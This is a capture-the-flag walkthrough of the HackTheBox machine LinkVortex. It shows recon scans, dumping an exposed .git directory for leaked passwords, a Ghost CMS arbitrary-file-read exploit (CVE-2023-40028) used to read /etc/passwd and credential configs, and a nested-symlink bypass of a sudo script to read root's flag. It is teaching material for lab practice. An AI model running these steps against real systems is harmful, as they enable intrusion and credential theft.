Reconnaissance
nmap/TCP
nmap finds two open TCP ports, SSH (22) and HTTP (80):
croc@hacker$ rustscan -a 10.10.11.47 --ulimit 5000 -- -A -T5 -oA Initial[~] Automatically increasing ulimit value to 5000.Open 10.10.11.47:22Open 10.10.11.47:80[~] Starting Nmap[>] The Nmap command to be run is nmap -A -T5 -oA Initial -vvv -p 22,80 10.10.11.47
Nmap scan report for linkvortex.htb (10.10.11.47)Host is up, received syn-ack (0.25s latency).Scanned at 2025-01-05 08:59:07 EST for 25s
PORT   STATE SERVICE REASON  VERSION22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMHm4UQPajtDjitK8Adg02NRYua67JghmS5m3E+yMq2gwZZJQ/3sIDezw2DVl9trh0gUedrzkqAAG1IMi17G/HA=|   256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKKLjX3ghPjmmBL2iV1RCQV9QELEU+NF06nbXTqqj4dz80/tcp open  http    syn-ack Apache httpd|_http-server-header: Apache|_http-generator: Ghost 5.58|_http-title: BitByBit Hardware| http-methods:|_  Supported Methods: POST GET HEAD OPTIONS| http-robots.txt: 4 disallowed entries|_/ghost/ /p/ /email/ /r/|_http-favicon: Unknown favicon MD5: A9C6DBDCDC3AE568F4E0DAD92149A0E3Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
nmap/UDP
Found nothing of interest in the UDP Scan:
croc@hacker$ sudo nmap -sU --top-ports 500 -T3 -oN MainUDPScan linkvortex.htbStarting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-05 09:11 ESTStats: 0:08:16 elapsed; 0 hosts completed (1 up), 1 undergoing UDP ScanUDP Scan Timing: About 96.40% done; ETC: 09:20 (0:00:19 remaining)Nmap scan report for linkvortex.htb (10.10.11.47)Host is up (0.23s latency).Not shown: 499 closed udp ports (port-unreach)PORT   STATE         SERVICE68/udp open|filtered dhcpc
Nmap done: 1 IP address (1 host up) scanned in 542.91 seconds
Ghost Version - 5.58

Enumerating on the Ghost Version, I found the following exploit on GitHub:
But, it requires a pair of credentials to work which we don’t have currently. So, just keep that in your back pocket for now.
Website - 80/TCP
Main Page

Directory Busting
Directory Enumeration didn’t reveal anything of interest:
croc@hacker$ sudo dirsearch -u http://linkvortex.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt
  _|. _ _  _  _  _ _|_    v0.4.3 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 20476
Output File: /home/kali/HTB/linkvortex/reports/http_linkvortex.htb/_25-01-05_09-02-47.txt
Target: http://linkvortex.htb/
[09:02:47] Starting:[09:03:23] 200 -    1KB - /LICENSE[09:04:05] 301 -  179B  - /assets  ->  /assets/[09:04:52] 404 -    7KB - /cgi-bin/[09:06:25] 200 -   15KB - /favicon.ico[09:09:45] 301 -  183B  - /partials  ->  /partials/[09:11:13] 200 -  103B  - /robots.txt[09:11:45] 403 -  199B  - /server-status[09:12:05] 200 -  257B  - /sitemap.xml
Task Completed

/robots.txt
/ghost
I found a login page here:

Brute Forcing won’t give any benefit because ghost is rate limited by default. Let’s enumerate further!
theHarvester
I found a bunch of usernames here along with a subdomain host:
croc@hacker$ theHarvester -d linkvortex.htb -b bingRead proxies.yaml from /home/kali/.theHarvester/proxies.yaml********************************************************************  _   _                                            _             ** | |_| |__   ___    /  /__ _ _ ____   _____  ___| |_ ___ _ __  ** | __|  _  / _   / /_/ / _` | '__  / / _ / __| __/ _  '__| ** | |_| | | |  __/ / __  / (_| | |    V /  __/__  ||  __/ |    **  __|_| |_|___| / /_/ __,_|_|    _/ ___||___/_____|_|    **                                                                 ** theHarvester 4.6.0                                              ** Coded by Christian Martorella                                   ** Edge-Security Research                                          ** cmartorella@edge-security.com                                   **                                                                 ********************************************************************
[*] Target: linkvortex.htb
Read api-keys.yaml from /home/kali/.theHarvester/api-keys.yaml  Searching 0 results.[*] Searching Bing.
[*] No IPs found.
[*] Emails found: 3----------------------admin@linkvortex.htbbob@linkvortex.htbdev@linkvortex.htb
[*] Hosts found: 1---------------------dev.linkvortex.htb
I indeed verified the presence of dev.linkvortex.htb using ffuf:
croc@hacker$ ffuf -c -u http://linkvortex.htb/ -H "Host: FUZZ.linkvortex.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/combined_subdomains.txt -fc 301
        /'___  /'___           /'___       / __/ / __/  __  __  / __/         ,__\  ,__/ /    ,__          _/   _/  _    _/          _    _   ____/   _          /_/    /_/   /___/    /_/
       v2.1.0-dev________________________________________________
 :: Method           : GET :: URL              : http://linkvortex.htb/ :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/combined_subdomains.txt :: Header           : Host: FUZZ.linkvortex.htb :: Follow redirects : false :: Calibration      : false :: Timeout          : 10 :: Threads          : 40 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500 :: Filter           : Response status: 301________________________________________________
dev                     [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 288ms]:: Progress: [653910/653910] :: Job [1/1] :: 142 req/sec :: Duration: [2:30:27] :: Errors: 1519 ::
dev.linkvortex.htb
Site

Oops I forgot to add it in hosts file:

Now, we can see it:

Directory Enumeration
Directory Enumeration revealed the .git directory which is known to contain some really sensitive stuff.
croc@hacker$ sudo dirsearch -u http://dev.linkvortex.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt
  _|. _ _  _  _  _ _|_    v0.4.3 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 20476
Output File: /home/kali/HTB/linkvortex/linkvortex.htb/reports/http_dev.linkvortex.htb/_25-01-05_11-59-05.txt
Target: http://dev.linkvortex.htb/
[11:59:05] Starting:[11:59:10] 301 -  239B  - /.git  ->  http://dev.linkvortex.htb/.git/
Task Completed
/.git

Dumping the .git directory
git-dumper
We will be using git-dumper tool inside of a Python Virtual Environment to dump this .git directory. We’re using a Virtual Environment as they’re externally managed by apt inside of Kali Linux leaving the default environment untouched. Use the following commands to set it up:
virtualenv my_gitcd my_gitsource ./bin/activatepython3 -m pip install git-dumperNow, I will dump this .git directory into a directory we named as loot:
(my_git)croc@hacker$ git-dumper http://dev.linkvortex.htb/.git loot
[-] Testing http://dev.linkvortex.htb/.git/HEAD [200][-] Testing http://dev.linkvortex.htb/.git/ [200][-] Fetching .git recursively[-] Fetching http://dev.linkvortex.htb/.git/ [200][-] Fetching http://dev.linkvortex.htb/.gitignore [404][-] http://dev.linkvortex.htb/.gitignore responded with status code 404[-] Fetching http://dev.linkvortex.htb/.git/packed-refs [200][-] Fetching http://dev.linkvortex.htb/.git/description [200][-] Fetching http://dev.linkvortex.htb/.git/shallow [200][-] Fetching http://dev.linkvortex.htb/.git/info/ [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/ [200][-] Fetching http://dev.linkvortex.htb/.git/index [200][-] Fetching http://dev.linkvortex.htb/.git/refs/ [200][-] Fetching http://dev.linkvortex.htb/.git/logs/ [200][-] Fetching http://dev.linkvortex.htb/.git/config [200][-] Fetching http://dev.linkvortex.htb/.git/objects/ [200][-] Fetching http://dev.linkvortex.htb/.git/HEAD [200][-] Fetching http://dev.linkvortex.htb/.git/info/exclude [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/applypatch-msg.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/fsmonitor-watchman.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-applypatch.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/post-update.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/commit-msg.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-commit.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-merge-commit.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-push.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-rebase.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/pre-receive.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/prepare-commit-msg.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/push-to-checkout.sample [200][-] Fetching http://dev.linkvortex.htb/.git/hooks/update.sample [200][-] Fetching http://dev.linkvortex.htb/.git/refs/tags/ [200][-] Fetching http://dev.linkvortex.htb/.git/logs/HEAD [200][-] Fetching http://dev.linkvortex.htb/.git/objects/50/ [200][-] Fetching http://dev.linkvortex.htb/.git/objects/e6/ [200][-] Fetching http://dev.linkvortex.htb/.git/objects/pack/ [200][-] Fetching http://dev.linkvortex.htb/.git/refs/tags/v5.57.3 [200][-] Fetching http://dev.linkvortex.htb/.git/objects/50/864e0261278525197724b394ed4292414d9fec [200][-] Fetching http://dev.linkvortex.htb/.git/objects/e6/54b0ed7f9c9aedf3180ee1fd94e7e43b29f000 [200][-] Fetching http://dev.linkvortex.htb/.git/objects/pack/pack-0b802d170fe45db10157bb8e02bfc9397d5e9d87.idx [200][-] Fetching http://dev.linkvortex.htb/.git/objects/pack/pack-0b802d170fe45db10157bb8e02bfc9397d5e9d87.pack [200][-] Sanitizing .git/config[-] Running git checkout .Updated 5596 paths from the index
(my_git)croc@hacker$ lsbin  lib  loot  pyvenv.cfg
(my_git)croc@hacker$ cd loot
(my_git)croc@hacker$ lsapps  Dockerfile.ghost  ghost  LICENSE  nx.json  package.json  PRIVACY.md  README.md  SECURITY.md  yarn.lock
(my_git)croc@hacker$ deactivate
Dumping the Secrets from loot
gitleaks
In order to dump secrets like passwords, api keys, etc. out of this loot directory, we’ll be using another tool called gitleaks. You need to have two things to get going:
- Download latest release for your system from:
- Download
gitleaks.tomlfile from:
I have saved both of these into my /opt/gitleaks folder and will be using it from there while pointing to the loot directory.
croc@hacker:/opt/gitleaks$ sudo ./gitleaks -c gitleaks.toml -r findings.json dir /home/croc/HTB/linkvortex/git/my_git/loot
    ○    │╲    │ ○    ○ ░    ░    gitleaks
10:20AM INF scanned ~31628339 bytes (31.63 MB) in 9.59s10:20AM WRN leaks found: 67
Findings.json
I found a password here:
croc@hacker:/opt/gitleaks$ cat findings.json | grep -n password1008: "Match": "password = 'OctopiFociPilfer45'",This password was found inside the /ghost/core/test/regression/api/admin/authentication.test.js file & is most likely the password for the admin account.

Logging into Ghost Admin Dashboard

Let’s try to log in into the Ghost Admin Dashboard with the password found:

And, I got in!! Hohooo!!
Shell as Bob
Recall the exploit we found at the very start that required a pair of credential to work. Now, as we have a pair of valid credentials, let’s test that out!
Exploiting Ghost CMS - 5.58
Cloning the Repo
croc@hacker$ git clone https://github.com/0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028Cloning into 'Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028'...remote: Enumerating objects: 20, done.remote: Counting objects: 100% (20/20), done.remote: Compressing objects: 100% (17/17), done.remote: Total 20 (delta 3), reused 9 (delta 2), pack-reused 0 (from 0)Receiving objects: 100% (20/20), 8.38 KiB | 329.00 KiB/s, done.Resolving deltas: 100% (3/3), done.
croc@hacker$ cd Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
croc@hacker$ ls -latotal 16drwxrwxr-x 2 croc croc 4096 Jan 11 02:42 .drwxrwxr-x 7 croc croc 4096 Jan  8 08:39 ..-rwxrwxr-x 1 croc croc 3166 Jan  7 10:49 CVE-2023-40028-rw-rw-r-- 1 croc croc 3076 Jan  7 10:49 README.md
croc@hacker$ ./CVE-2023-40028Usage: ./CVE-2023-40028 -u  -p  -hExample: ./CVE-2023-40028 -u admin -p admin123 -h http://127.0.0.1
This exploit will take benefit of a vulnerability in the Ghost CMS to read arbitrary files from the server. You can read more at the GitHub page.
Read File Access
We tried the pair of credentials we found above & it worked!
croc@hacker$ ./CVE-2023-40028 -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htbWELCOME TO THE CVE-2023-40028 SHELLEnter the file path to read (or type 'exit' to quit):We have arbitrary file read access. I can see the /etc/passwd file:
Enter the file path to read (or type 'exit' to quit): /etc/passwdFile content:root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/usr/sbin/nologinlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/nologinnews:x:9:9:news:/var/spool/news:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologingnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534::/nonexistent:/usr/sbin/nologinnode:x:1000:1000::/home/node:/bin/bashEnumerating Ghost Config Files
Researching about Ghost on Google & AI, I found /var/www/ghost/config.production.json file to be a sensitive configuration file but, unfortunately this file doesn’t exist here.
Enter the file path to read (or type 'exit' to quit): /var/www/ghost/config.production.jsonFile content:
Error
Not Found
Upon further searching, I found out that sometimes when Ghost might be installed via Docker, paths may differ based on the container configuration. In such cases, configuration files are often mounted in /var/lib/ghost/ or similar directories. So, I tried that out and guess what, this file exists and revealed the password for bob@linkvortex.htb.
Enter the file path to read (or type 'exit' to quit): /var/lib/ghost/config.production.jsonFile content:{ "url": "http://localhost:2368", "server": { "port": 2368, "host": "::" }, "mail": { "transport": "Direct" }, "logging": { "transports": ["stdout"] }, "process": "systemd", "paths": { "contentPath": "/var/lib/ghost/content" }, "spam": { "user_login": { "minWait": 1, "maxWait": 604800000, "freeRetries": 5000 } }, "mail": { "transport": "SMTP", "options": { "service": "Google", "host": "linkvortex.htb", "port": 587, "auth": { "user": "bob@linkvortex.htb", "pass": "fibber-talented-worth" } } }}SSH
I gained initial shell access with the above set of credential via ssh:
croc@hacker$ ssh bob@10.10.11.47The authenticity of host '10.10.11.47 (10.10.11.47)' can't be established.ED25519 key fingerprint is SHA256:vrkQDvTUj3pAJVT+1luldO6EvxgySHoV6DPCcat0WkI.This key is not known by any other names.Are you sure you want to continue connecting (yes/no/[fingerprint])? yesWarning: Permanently added '10.10.11.47' (ED25519) to the list of known hosts.bob@10.10.11.47's password:Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)
 * Documentation:  https://help.ubuntu.com * Management:     https://landscape.canonical.com * Support:        https://ubuntu.com/pro
This system has been minimized by removing packages and content that arenot required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.Last login: Tue Dec  3 11:41:50 2024 from 10.10.14.62
bob@linkvortex:~$
user.txt
bob@linkvortex:~$ cat user.txt8e1b7786cc5*********************Shell as Root
Enumeration
Sudo Privileges
bob@linkvortex:~$ sudo -lMatching Defaults entries for bob on linkvortex:    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,    use_pty, env_keep+=CHECK_CONTENT
User bob may run the following commands on linkvortex:    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
Bob can execute clean_symlink.sh as sudo without a password. The *.png is a shell glob pattern that allows Bob to run the script on any .png file. Additionally, the CHECK_CONTENT environment variable is preserved, meaning its value remains available inside the script even when executed with sudo.
Let’s see what that bash file is doing.
clean_symlink.sh
Note that we do not have write permissions to the file:
bob@linkvortex:~$ ls -la /opt/ghost/clean_symlink.sh-rwxr--r-- 1 root root 745 Nov 1 08:46 /opt/ghost/clean_symlink.shHere’s the script inside this file:
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh#!/bin/bash
QUAR_DIR="/var/quarantined"
if [ -z $CHECK_CONTENT ];then  CHECK_CONTENT=falsefi
LINK=$1
if ! [[ "$LINK" =~ .png$ ]]; then  /usr/bin/echo "! First argument must be a png file !"  exit 2fi
if /usr/bin/sudo /usr/bin/test -L $LINK;then  LINK_NAME=$(/usr/bin/basename $LINK)  LINK_TARGET=$(/usr/bin/readlink $LINK)  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"    /usr/bin/unlink $LINK  else    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"    /usr/bin/mv $LINK $QUAR_DIR/    if $CHECK_CONTENT;then      /usr/bin/echo "Content:"      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null    fi  fifi
In a nutshell, the script detects symbolic links in .png files. If the link points to a sensitive location (/etc or /root), it gets removed. Otherwise, the .png file is moved to a quarantine folder at /var/quarantined, and its content may be displayed if CHECK_CONTENT=true.
Let me give you a practical demonstration of how this is working.
Testing the Functionality
I created a file intro.txt where I put my introduction in German(Just for fun). Then, I created a symbolic link named test.png pointing to intro.txt.
bob@linkvortex:~$ echo "Hallo! Ich bin Haseeb und ich komme aus Pakistan. Ich bin student im universitat" > intro.txt
bob@linkvortex:~$ ln -s /home/bob/intro.txt test.png
bob@linkvortex:~$ ls -latotal 40drwxr-x--- 5 bob  bob  4096 Feb 23 19:26 .drwxr-xr-x 3 root root 4096 Nov 30 10:07 ..lrwxrwxrwx 1 root root    9 Apr  1  2024 .bash_history -> /dev/null-rw-r--r-- 1 bob  bob   220 Jan  6  2022 .bash_logout-rw-r--r-- 1 bob  bob  3771 Jan  6  2022 .bashrcdrwx------ 2 bob  bob  4096 Nov  1 08:40 .cachedrwx------ 3 bob  bob  4096 Feb 22 22:39 .gnupgdrwxrwxr-x 3 bob  bob  4096 Feb 22 22:48 .local-rw-r--r-- 1 bob  bob   807 Jan  6  2022 .profile-rw-rw-r-- 1 bob  bob    81 Feb 23 19:25 intro.txtlrwxrwxrwx 1 bob  bob    19 Feb 23 19:26 test.png -> /home/bob/intro.txt-rw-r----- 1 root bob    33 Feb 22 21:58 user.txt
After that, I fed the test.png file into the clean_symlink.sh script with CHECK_CONTENT=true. This gave the content of intro.txt file as output:
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/test.pngLink found [ /home/bob/test.png ] , moving it to quarantineContent:Hallo! Ich bin Haseeb und ich komme aus Pakistan. Ich bin student im universitatThis printed out the contents of intro.txt file we created above.
Our target is /root/root.txt but we can’t directly create a symbolic link to that because the clean_symlink.sh script removes direct symbolic links pointing to sensitive locations (e.g., /root/ or /etc). However, there is a workaround for this.
Workaround
The above script only checks for the first level of the symlink. Instead of directly creating a symlink to /root/root.txt, we can try doing it in two steps.
exploit.png → /home/bob/croc.txt → /root/root.txt
First, I created a symlink named croc.txt pointing to /root/root.txt & then I created another symlink named exploit.png pointing to /home/bob/croc.txt.
bob@linkvortex:~$ ln -s /root/root.txt croc.txt
bob@linkvortex:~$ ln -s /home/bob/croc.txt exploit.png
bob@linkvortex:~$ ls -latotal 28drwxr-x--- 3 bob  bob  4096 Jan 11 08:21 .drwxr-xr-x 3 root root 4096 Nov 30 10:07 ..lrwxrwxrwx 1 root root    9 Apr  1  2024 .bash_history -> /dev/null-rw-r--r-- 1 bob  bob   220 Jan  6  2022 .bash_logout-rw-r--r-- 1 bob  bob  3771 Jan  6  2022 .bashrcdrwx------ 2 bob  bob  4096 Nov  1 08:40 .cache-rw-r--r-- 1 bob  bob   807 Jan  6  2022 .profilelrwxrwxrwx 1 bob  bob    32 Jan 11 08:21 exploit.png -> /home/bob/croc.txtlrwxrwxrwx 1 bob  bob    14 Jan 11 08:20 croc.txt -> /root/root.txt-rw-r----- 1 root bob    33 Jan 11 02:35 user.txt
Next, I ran the exploit.png file through the clean_symlink.sh script with CHECK_CONTENT=true, successfully obtaining the root flag.
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh /home/bob/exploit.pngLink found [ /home/bob/exploit.png ] , moving it to quarantineContent:ba8bce*********************Post Root
SSH
We got the root flag but lack a consistent shell session. Luckily, I found a SSH Private Key for the root user:
